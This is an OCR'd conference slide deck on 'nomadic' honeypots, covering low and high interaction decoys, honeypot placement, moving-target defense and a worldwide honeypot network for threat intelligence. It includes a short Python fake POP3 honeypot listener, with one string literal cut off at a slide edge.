


Nomadic Honeypots: How to Create Actionable CTI

Laurent Oudot | CTO & co-founder | TEHTRIS

Nomadic Honeypots: How to Create Actionable CTI

Outline

Why are honeypots valuable? 01

02 From static to nomadic honeypots: AMTD Innovation

"With a powerful intelligence cycle, comes great responsibilities" 03

… & great results!

04 DIY suggestions: create your own honeypot network

01. Why are honeypots valuable?

What this talk is about...

SETTING UP A WORLDWIDE HONEYPOT NETWORK

SHARING MY EXPERIENCE

CYBER THREAT INTELLIGENCE

INTELLIGIBLE, ACTIONABLE & RELEVANT
CTI TO FACE THE UNPREDICTABLE


ADDRESSING THE CHALLENGE OF PRIORITIZATION IN CYBERSECURITY

EMPIRIC OBSERVATIONS OF WHAT IS
REALLY GOING ON...

01. Why are honeypots valuable?

What this talk is about…

NIST CYBERSECURITY FRAMEWORK




With honeypots: **prediction** and **anticipation** to improve protection & detection

Early Warning

Automatic answers

01. Why are honeypots valuable?

Back to basics



LOW INTERACTION HONEYPOTS

Provide only limited access to the operating system

DECOY


Simulation of kind of real Environment

HIGH INTERACTION HONEYPOTS

Offer the adversary a full system to interact with

Example of a tiny & funny low interaction honeypot concept

Feeling lucky? Ask chatGPT... 🤣



I need a python code to simulate a fake POP3 service with a honeypot

To simulate a fake POP3 service with a honeypot in Python, you can use the following code:


```
import socket

# Set up the POP3 server
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind(('localhost', 110))
server_socket.listen()

# Accept incoming connections
while True:
    client_socket, client_address = server_socket.accept()
    print(f'New connection from {client_address}')

    # Send fake POP3 banner
    client_socket.send(b'+OK POP3 server ready\r\n')

    # Receive commands from the client
    while True:
        command = client_socket.recv(1024).decode().strip()
        if not command:
            break
        print(f'Received command: {command}')
```




```
        # Send fake responses based on the command
        if command.startswith('USER'):
            client_socket.send(b'+OK\r\n')
        elif command.startswith('PASS'):
            client_socket.send(b'+OK\r\n')
        elif command.startswith('LIST'):
            client_socket.send(b'+OK 1 message\r\n1 1234\r\n.\r\n')
        elif command.startswith('RETR'):
            client_socket.send(b'+OK\r\n')
            client_socket.send(b'From: honeypot@example.com\r\n')
            client_socket.send(b'To: victim@example.com\r\n')
            client_socket.send(b'Subject: Honeypot attack detected\r\n')
            client_socket.send(b'\r\n')
            client_socket.send(b'This is a fake email generated by a honeypo
        else:
            client_socket.send(b'-ERR\r\n')

    # Close the connection
    client_socket.close()
```

01. Why are honeypots valuable?

Back to basics



EXPOSED

Too noisy

Interesting weak signals

(Statistics & Research)

DMZ-like

Halfway

(Valuable)


INTERNAL

Almost no log

(Highly valuable)

01. Why are honeypots valuable?

Back to basics



Reconnaissance

Initial Access

Execution

Persistence

PrivEsc

Def. Evasion

Discovery

Lateral Movement

C2

Impact

HIGH INTERACTION HONEYPOTS

LOW INTERACTION HONEYPOTS

Combination of low / high interaction honeypot
=
covering the whole spectrum of MITRE ATT&CK framework

Nomadic Honeypots: How to Create Actionable CTI

Outline

Why are honeypots valuable? 01

02 **From static to nomadic honeypots: AMTD Innovation**

"With a powerful intelligence cycle,
comes great responsibilities"...
03


& great results!

04 DIY suggestions: create your own honeypot network

02. From Static To Nomadic Honeypots: AMTD Innovation


Setup and evolution of our honeypot network

Phase 1: EUROPE



02. From Static To Nomadic Honeypots: AMTD Innovation

Observation: Decreasing value of the honeypots over the time



Large scale groups of hackers and organized cyber criminal behaviors (samples) → People + Process + Tools

They crawl massive ranges of IPv4 addresses over the Internet to get many remote accesses


They maintain huge databases of valuable assets (example: SIEM) (#Vulkan files)

Potential sharing of databases between some groups

They have follow-up processes to verify the value of the compromised box

02. From Static To Nomadic Honeypots: AMTD Innovation

Introducing “nomadic honeypots” concept / dynamic fog of war



value
[Exposed honeypot value curve vs time, by moving the targets]
Discovery
War zone
(play time)
...
time

= Automated Moving Target (Raw logs kept, Target destroyed & moved)

02. From Static To Nomadic Honeypots: AMTD Innovation

Adding Worldwide Distributed infrastructure

[Exposed honeypots value curve vs time with distributed AMTD]




(> 1300 honeypots, > 50 countries)

02. From Static To Nomadic Honeypots: AMTD Innovation


Setup and evolution of our honeypot network

Phase 1 (FROM EUROPE…)



Phase 2
(…TO WORLDWIDE COVERAGE)

(> 1300 honeypots, > 50 countries)




Real-time monitoring of the cyberspace to stay relevant from a defensive standpoint

02. From Static To Nomadic Honeypots: AMTD Innovation

Concept Of Automated Moving Target Defense applied to honeypots

Nomadic honeypots is a use case of the innovative concept of “Automated Moving Target Defense”

Gartner



Example of the AMTD Automation Concept

Identify Target Asset 1
Select Method/ Timing Interval 2
Automate Movement, Reconfiguration, Morphing or Encryption 3
Apps
Data
Runtime
Protocols
Infrastructure
OS and Hardware
Optional Stateful Normalization
Gartner

Source: Gartner
AMTD = automated moving target defense
782888_C

https://blogs.gartner.com/**lawrence-pingree**/2023/01/26/automated-moving-target-defense-the-future-of-security/

02. From Static To Nomadic Honeypots: AMTD Innovation

Concept Of Automated Moving Target Defense applied to honeypots

- Proactive cyber defense mechanisms
- Automation to orchestrate movement in the attack surface
- Use of deception technologies
